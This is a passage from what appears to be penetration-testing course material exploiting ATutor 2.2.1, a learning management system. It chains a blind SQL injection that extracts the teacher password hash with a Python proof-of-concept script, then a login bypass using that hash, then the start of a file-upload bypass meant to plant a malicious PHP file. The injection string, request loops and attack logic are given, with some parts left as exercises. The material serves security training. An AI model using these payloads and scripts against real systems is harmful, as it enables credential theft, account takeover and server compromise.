WHERE login='%s' AND '%s'='%s'", array(TABLE_PREFIX, $this_login, $saltedPassword,
$this_password), TRUE);
117:     } else {
118:         $row = queryDB("SELECT member_id, login, first_name, second_name,
last_name, preferences, language, status, password AS pass, last_login FROM %smembers
WHERE (login='%s' OR email='%s') AND SHA1(CONCAT(password, '%s'))='%s'",
array(TABLE_PREFIX, $this_login, $this_login, $_SESSION['token'], $this_password),
TRUE);
119:     }
```

Listing 110 - We must land in the second branch statement

As we can see in Listing 110, since we are not using a cookie for the authentication, we automatically land in the second branch. At line 118, the application finally composes the authentication query and if we focus only on the important parts of that query, we see the following:

```
...FROM %smembers WHERE (login='%s' OR email='%s') AND SHA1(CONCAT(password,
'%s'))='%s'", array(TABLE_PREFIX, $this_login, $this_login, $_SESSION['token'],
$this_password), TRUE);
```

Listing 111 - The authentication query

First of all, we can see that the *$this_login* and *$this_password* variables are *properly* passed to the *queryDB* function in an array. Unlike the vulnerability we already described at the beginning of this module, there is no SQL injection here. However, let's focus on the critical comparison that

decides the authentication outcome. If we zoom in even more and substitute the string formatting placeholders with the appropriate values from the array we obtain the following:

```
...AND SHA1(CONCAT(password, $_SESSION['token']))=$this_password;
```

Listing 111 - Critical part of the authentication query

We can control the session token and in listing 108, we saw that *$this_password* is also directly controlled by us. Therefore, we control almost all of the parts of this equation. The *password* parameter is seemingly the only unknown–unless, of course, we retrieve it using the SQL injection vulnerability from the previous section!

Finally, if we manage to satisfy this query so that it returns a result set, we will be logged in, as shown in the code snippet below:

```
117:     } else {
118:         $row = queryDB("SELECT member_id, login, first_name, second_name,
last_name, preferences, language, status, password AS pass, last_login FROM %smembers
WHERE (login='%s' OR email='%s') AND SHA1(CONCAT(password, '%s'))='%s'",
array(TABLE_PREFIX, $this_login, $this_login, $_SESSION['token'], $this_password),
TRUE);
119:     }
...
128:     } else if (count($row) > 0) {
129:         $_SESSION['valid_user'] = true;
130:         $_SESSION['member_id']    = intval($row['member_id']);
131:         $_SESSION['login']        = $row['login'];
132:         if ($row['preferences'] == "")
133:
assign_session_prefs(unserialize(stripslashes($_config["pref_defaults"])), 1);
134:         else
135:             assign_session_prefs(unserialize(stripslashes($row['preferences'])),
1);
136:         $_SESSION['is_guest']    = 0;
137:         $_SESSION['lang']        = $row['language'];
138:         $_SESSION['course_id']   = 0;
139:         $now = date('Y-m-d H:i:s');
```

Listing 112 - If the authentication query returns a result set, the login attempt will be validated

```
kali@kali:~/atutor$ python atutor_gethash.py atutor
(+) Retrieving username....
teacher
(+) done!
(+) Retrieving password hash....
8635fc4e2a0c7d9d2d9ee40ea8bf2edd76d5757e
(+) done!
(+) Credentials: teacher / 8635fc4e2a0c7d9d2d9ee40ea8bf2edd76d5757e
kali@kali:~/atutor$
```

Listing 113 - Using the ATutor SQL injection to retrieve the teacher password hash

As shown above, by updating the previous proof of concept script, we are able to steal the password hash of the *teacher* user. At this point, we have, and control, everything we need to satisfy the comparison equation in the authentication query.

3.7.1 Exercise

Modify and use the following proof of concept to retrieve the *teacher* credentials

```
import requests
import sys

def searchFriends_sqli(ip, inj_str):
    for j in range(32, 126):
        # now we update the sqli
        target      = "http://%s/ATutor/mods/_standard/social/index_public.php?q=%s" %
(ip, inj_str.replace("[CHAR]", str(j)))
        r = requests.get(target)
        #print r.headers
        content_length = int(r.headers['Content-Length'])
        if (content_length > 20):
            return j
    return None

def inject(r, inj, ip):
    extracted = ""
    for i in range(1, r):
        injection_string =
"test'/**/or/**/(ascii(substring((%s),%d,1)))=[CHAR]/**/or/**/1='" % (inj,i)
        retrieved_value = searchFriends_sqli(ip,  injection_string)
        if(retrieved_value):
            extracted += chr(retrieved_value)
            extracted_char = chr(retrieved_value)
            sys.stdout.write(extracted_char)
            sys.stdout.flush()
        else:
            print "\n(+) done!"
            break
    return extracted

def main():
    if len(sys.argv) != 2:
        print "(+) usage: %s <target>"  % sys.argv[0]
        print '(+) eg: %s 192.168.121.103'  % sys.argv[0]
        sys.exit(-1)

    ip = sys.argv[1]

    print "(+) Retrieving username...."
    query = ----------------------FIX ME----------------------
    username = inject(50, query, ip)
    print "(+) Retrieving password hash...."
    query = ----------------------FIX ME----------------------
    password = inject(50, query, ip)
    print "(+) Credentials: %s / %s" % (username, password)


if __name__ == "__main__":
    main()
```

Listing 114 - Proof of concept to retrieve data from the ATutor database

3.7.2 Extra Mile

Try to modify the script from the previous exercise so that you can retrieve the *admin* account password hash.

3.8 Authentication Gone Bad

In the previous section, we saw that the ATutor authentication mechanism appears to hinge on a single parameter whose value is assumed to be secret. If that value can be discovered however, the assumptions of the authentication mechanism fall apart.

In fact, since the token is under our control, it turns out that the *$_POST['form_password_hidden']* value can be trivially calculated.

This login logic can be confirmed in ATutor/themes/simplified_desktop/login.tmpl.php and ATutor/themes/simplified_desktop/registration.tmpl.php as shown in the following listings:

```
05: <script type="text/javascript">
06: /*
07:  * Encrypt login password with sha1
08:  */
09: function encrypt_password() {
10:     document.form.form_password_hidden.value =
hex_sha1(hex_sha1(document.form.form_password.value) + "<?php echo $_SESSION['token'];
?>");
11:     document.form.form_password.value = "";
12:     return true;
13: }
14:
15: </script>
```

Listing 115 - The user password is hashed twice in login.tmpl.php prior to login attempts

```
14:     if (err.length > 0)
15:     {
16:         document.form.password_error.value = err;
17:     }
18:     else
19:     {
20:         document.form.form_password_hidden.value =
hex_sha1(document.form.form_password1.value);
21:         document.form.form_password1.value = "";
22:         /*document.form.form_password2.value = "";*/
23:     }
```

Listing 116 - The user password is hashed once in registration.tmpl.php prior to registration

The important thing to note here is that during registration, the user password is hashed only once, but during login attempts it is hashed *twice* (once with the token value that we control).

At this point, we have acquired enough knowledge about the authentication process that we can implement our attack. If we use the hash we retrieved in the previous section with the atutor_login.py proof of concept, the result should look like the following:

```
kali@kali:~/atutor$ python atutor_login.py atutor
8635fc4e2a0c7d9d2d9ee40ea8bf2edd76d5757e
(+) success!
```

Listing 117 - Using only the teacher password hash, we can successfully authenticate to ATutor

3.8.1 Exercise

Based on the knowledge you acquired about the authentication process, complete the script below and use it to authenticate to the ATutor web application using the *teacher* account and password hash you retrieved from the ATutor database. Remember that the authentication query tells you *exactly* how to calculate the hash. You just have to re-implement that logic in your script.

```
import sys, hashlib, requests

def gen_hash(passwd, token):
    # COMPLETE THIS FUNCTION

def we_can_login_with_a_hash():
    target = "http://%s/ATutor/login.php" % sys.argv[1]
    token = "hax"
    hashed = gen_hash(sys.argv[2], token)
    d = {
        "form_password_hidden" : hashed,
        "form_login": "teacher",
        "submit": "Login",
        "token" : token
    }
    s = requests.Session()
    r = s.post(target, data=d)
    res = r.text
    if "Create Course: My Start Page" in res or "My Courses: My Start Page" in res:
        return True
    return False

def main():
    if len(sys.argv) != 3:
        print "(+) usage: %s <target> <hash>" % sys.argv[0]
        print "(+) eg: %s 192.168.121.103 56b11a0603c7b7b8b4f06918e1bb5378ccd481cc" %
sys.argv[0]
        sys.exit(-1)
    if we_can_login_with_a_hash():
        print "(+) success!"
    else:
        print "(-) failure!"

if __name__ == "__main__":
    main()
```

Listing 118 - atutor_login.py proof of concept script

3.8.2 Extra Mile

Is there a different way to bypass the authentication? If yes, create a proof of concept script to do so.

3.9 Bypassing File Upload Restrictions

While we managed to gain authenticated privileged access to the ATutor web application interface so far in this module, we are still not finished. As attackers, we try to gain full operating system access and fortunately for us, ATutor contains additional vulnerabilities that allow us to do so.

One of the more direct ways of compromising the host operating system, once we have managed to gain access to a web application interface, is to find and misuse file upload weaknesses. Such weaknesses could allow us to upload malicious files to the webserver, access them through a web browser, and thereby gain command execution ability. As this is a rather well-known attack vector, most developers write sufficient validation routines that prevent misuse of this functionality. In most cases, this means that certain file extensions will be blacklisted (depending on the technology in use) and that the upload locations on the file system are outside of the web root directory.

Sometimes however, despite their best intentions, developers make mistakes. ATutor version 2.2.1 contains at least two such mistakes, one of which we will describe in this module.

As we were attempting to learn more about the ATutor functionality through its web interface, it became apparent that *teacher-level* accounts have the ability to upload files in the *Tests and Surveys* section via the URI ATutor/mods/_standard/tests/index.php:




Figure 73: Attempting to upload a file

Raw | Params | Headers | Hex

```
POST /ATutor/mods/_standard/tests/import_test.php HTTP/1.1
Host: atutor
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://atutor/ATutor/mods/_standard/tests/index.php
Cookie: userActivity=Wed%20Nov%2028%202018%2008%3A28%3A31%20GMT-0500%20(EST); ATutorID=f45sil2slhvkpeo7j57dj664r4;
userActivity=Wed%20Nov%2028%202018%2008%3A25%3A59%20GMT-0500%20(EST); flash=no; m_Networking=null; m_Content Navig
m_Glossary=null; m_Search=null; m_Polls=null; m_Forum Posts=null; side-menu=; showSubNav_i=on
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------135649179113391033512910645l3
Content-Length: 347

-----------------------------135649179113391033512910645l3
Content-Disposition: form-data; name="file"; filename="poc.txt"
Content-Type: text/plain

hello

-----------------------------135649179113391033512910645l3
Content-Disposition: form-data; name="submit_import"

Import
-----------------------------135649179113391033512910645l3--
```

Figure 74: An upload request intercepted by Burp




Figure 75: Server response provides minimal information




Figure 76: Final server response provides more information

Our first attempt to upload a simple text file results in an error message indicating that we can only upload valid ZIP files (Figure 73, Figure 74, Figure 75 and Figure 76).

Since the application explicitly states that a ZIP file is required, we can investigate further and repeat the upload process using a generic ZIP file. A ZIP file can be generated with the help of the following Python script.

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO

def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('poc/poc.txt', 'offsec')
    z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

Listing 119 - Python code that generates a ZIP file containing the poc.txt file. The text file contains the string 'offsec'

The short script in Listing 119 creates a text file in a directory (poc/poc.txt) and then compresses it into an archive called poc.zip.

```
kali@kali:~$ ./atutor-zip.py
kali@kali:~$ ls -la poc.zip
-rw-r--r-- 1 root root 116 Sep  3 13:56 poc.zip
```

Listing 120 - Generating the ZIP file

We proceed by uploading the newly-created poc.zip file to ATutor to see if we can get around the previous error.




Figure 77: Uploading a ZIP file still doesn't pass content inspection

The ZIP file appears to have been accepted, but this time an error message indicates that the archive is missing an *IMS manifest* file. This suggests that the contents of the ZIP archive are being inspected as well. Therefore, we are going to have to determine what exactly an *IMS manifest* file is, and see if we can generate one to include inside the ZIP archive.

At this point, we need to switch to a grey/white box approach in order to effectively audit this target, as guessing what the application is expecting is going to be very hard, if not impossible. After all, not all vulnerabilities can be identified solely from a black box perspective. Considering that we have access to the source code, let's determine if it's possible to bypass the content inspection.

The first step is to identify which of the ATutor PHP files we need to audit. A good starting point is to grep for the "IMS manifest file is missing" error message that was returned while uploading our ZIP file:

```
student@atutor:~$ grep -ir "IMS manifest file is missing" /var/www/html/ATutor --color
/var/www/html/ATutor/include/install/db/atutor_language_text.sql:('en', '_msgs',
'AT_ERROR_NO_IMSMANIFEST', 'IMS manifest file is missing. This does not appear to be a
valid IMS content package or common cartridge.', '2009-11-17 12:38:14', ''),
```

Listing 121 - Grepping for the error string

Our search attempt finds the error message in the installation file **atutor_language_text.sql**, which shows that the error message is defined as the constant *AT_ERROR_NO_IMSMANIFEST*.

This also suggests that a good number of the application error messages are stored in the database. By looking through the code, we quickly realize that the constant naming format found in the database installation file does not quite match the error constant names used in the source code. Specifically, the *AT_ERROR* prefix is omitted in the code.

```
student@atutor:~$ grep -ir "addError(" /var/www/html/ATutor --color
/var/www/html/ATutor/help/contact_support.php:        $msg->addError('SECRET_ERROR');
/var/www/html/ATutor/help/contact_support.php:      $msg->addError('EMAIL_INVALID');
/var/www/html/ATutor/help/contact_support.php:      $msg-
>addError(array('EMPTY_FIELDS', $missing_fields));
/var/www/html/ATutor/bounce.php:    $msg->addError('ITEM_NOT_FOUND');
/var/www/html/ATutor/bounce.php:                $msg-
>addError(array('COURSE_NOT_RELEASED', AT_Date(_AT('announcement_date_format'),
$row['u_release_date'], AT_DATE_UNIX_TIMESTAMP)));
/var/www/html/ATutor/bounce.php:                $msg->addError(array('COURSE_ENDED',
AT_Date(_AT('announcement_date_format'), $row['u_end_date'],
AT_DATE_UNIX_TIMESTAMP)));
/var/www/html/ATutor/bounce.php:            $msg-
>addError(array('COURSE_NOT_RELEASED', AT_Date(_AT('announcement_date_format'),
$row['u_release_date'], AT_DATE_UNIX_TIMESTAMP)));
/var/www/html/ATutor/bounce.php:            $msg->addError(array('COURSE_ENDED',
AT_Date(_AT('announcement_date_format'), $row['u_end_date'],
AT_DATE_UNIX_TIMESTAMP)));
/var/www/html/ATutor/bounce.php:            $msg-
>addError(array('COURSE_NOT_RELEASED', AT_Date(_AT('announcement_date_format'),
$row['u_release_date'], AT_DATE_UNIX_TIMESTAMP)));
/var/www/html/ATutor/bounce.php:            $msg->addError(array('COURSE_ENDED',
AT_Date(_AT('announcement_date_format'), $row['u_end_date'],
AT_DATE_UNIX_TIMESTAMP)));
/var/www/html/ATutor/bounce.php:            $msg-
>addError(array('COURSE_NOT_RELEASED', AT_Date(_AT('announcement_date_format'),
$row['u_release_date'], AT_DATE_UNIX_TIMESTAMP)));
/var/www/html/ATutor/bounce.php:            $msg->addError(array('COURSE_ENDED',
AT_Date(_AT('announcement_date_format'), $row['u_end_date'],
AT_DATE_UNIX_TIMESTAMP)));
/var/www/html/ATutor/registration.php:          $msg->addError('SECRET_ERROR');
/var/www/html/ATutor/registration.php:          $msg->addError('LOGIN_CHARS');
/var/www/html/ATutor/registration.php:              $msg->addError('LOGIN_EXISTS');
/var/www/html/ATutor/registration.php:                  $msg-
>addError('LOGIN_EXISTS');
...
```

Listing 122 - AT_ERROR prefix is not used throughout the code base

With this information, we can repeat the search with **grep**, looking for the *NO_MANIFEST* constant.

```
student@atutor:~$ grep -ir "NO_IMSMANIFEST" /var/www/html/ATutor --color
/var/www/html/ATutor/include/install/db/atutor_language_text.sql:('en', '_msgs',
'AT_ERROR_NO_IMSMANIFEST', 'IMS manifest file is missing. This does not appear to be a
valid IMS content package or common cartridge.', '2009-11-17 12:38:14', ''),
```



```
/var/www/html/ATutor/mods/_core/imscp/ims_import.php:    $msg-
>addError('NO_IMSMANIFEST');
/var/www/html/ATutor/mods/_standard/tests/import_test.php: $msg-
>addError('NO_IMSMANIFEST');
/var/www/html/ATutor/mods/_standard/tests/question_import.php:  $msg-
>addError('NO_IMSMANIFEST');
```

Listing 123 - Grepping for the error string omitting the AT_ERROR prefix

In Listing 123, we find that our error constant is used in multiple locations in the code, indicating that if the file upload is vulnerable, there may be multiple paths to the same vulnerability. Let's focus on import_test.php for now though, as this file is directly used in the import HTML form used for the upload (Figure 78).




Figure 78: The Upload HTML form makes direct use of the import_test.php file

Starting on line 220 in ATutor/mods/_standard/tests/import_test.php (Listing 124), we find references to the manifest file and also see the *NO_IMSMANIFEST* error being referenced in case the manifest file is missing.

```
220: $ims_manifest_xml = @file_get_contents($import_path.'imsmanifest.xml');
221:
222: if ($ims_manifest_xml === false) {
223:     $msg->addError('NO_IMSMANIFEST');
224:
225:     if (file_exists($import_path . 'atutor_backup_version')) {
226:         $msg->addError('NO_IMS_BACKUP');
227:     }
```

Listing 124 - Manifest file handling

From the code in the listing 124, it is clear that the ZIP archive needs to contain a file named imsmanifest.xml. Therefore, we can go ahead and update our script to create it:

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO

def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('poc/poc.txt', 'offsec')
    z.writestr('imsmanifest.xml', '<validTag></validTag>')
    z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

Listing 125 - The updated PoC creates a ZIP archive that includes the required XML manifest file

Note that our script shown in the listing above is creating a valid and properly formatted XML file, which is able to pass the parser checks starting on line 239 in import_test.php:

```
239: $xml_parser = xml_parser_create();
240:
241: xml_parser_set_option($xml_parser, XML_OPTION_CASE_FOLDING, false); /* conform to
W3C specs */
242: xml_set_element_handler($xml_parser, 'startElement', 'endElement');
243: xml_set_character_data_handler($xml_parser, 'characterData');
244:
245: if (!xml_parse($xml_parser, $ims_manifest_xml, true)) {
246:     die(sprintf("XML error: %s at line %d",
247:                 xml_error_string(xml_get_error_code($xml_parser)),
248:                 xml_get_current_line_number($xml_parser)));
249: }
250:
251: xml_parser_free($xml_parser);
```

Listing 126 - XML validation

We can finally attempt to upload our newly-generated archive with the well-formed imsmanifest.xml file inside. The result is shown in Figure 79, where we are told that our file has been imported successfully.




Figure 79: Successful upload of a ZIP file

Nevertheless, uploading a properly formatted ZIP file is not exactly very useful to us, nor is it our goal. But we have already seen that the contents of a given ZIP file are extracted and inspected to some degree. Logically, that means that the uploaded archive has to be extracted at some point and therefore we can assume that our proof of concept file poc.txt would be located somewhere on the file system.

This can be verified by searching locally on the target machine for the poc.txt file using elevated permissions in order to ensure that the entire file system is checked for the presence of our file.

```
student@atutor:~$ sudo find / -name "poc.txt"
student@atutor:~$
```

Listing 127 - We are unable to permanently write to disk

However, it appears that a successful import means that our ZIP file is extracted and then later deleted along with its contents. As shown in Listing 127, there's no trace of poc.txt on the target machine. Since our goal is to permanently write a file to the disk (hopefully an evil PHP file), we need to find a way to ensure that the uploading process fails just after the extraction.

If we look back at the XML validation code chunk (Listing 126), we can see on line 245 that a failed attempt to parse the contents of the imsmanifest.xml file would actually force the PHP script to die with an error message (line 246). Therefore, assuming that no other PHP code is

executed after this point, we should be able to permanently write a file of our choice to the target file system by including an *improperly* formed imsmanifest.xml file.

It's interesting to note how our overzealous attempt at creating a *valid* XML file actually prevented us from reaching our goal in our first attempt. Let's quickly try this approach with the following updated script:

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO

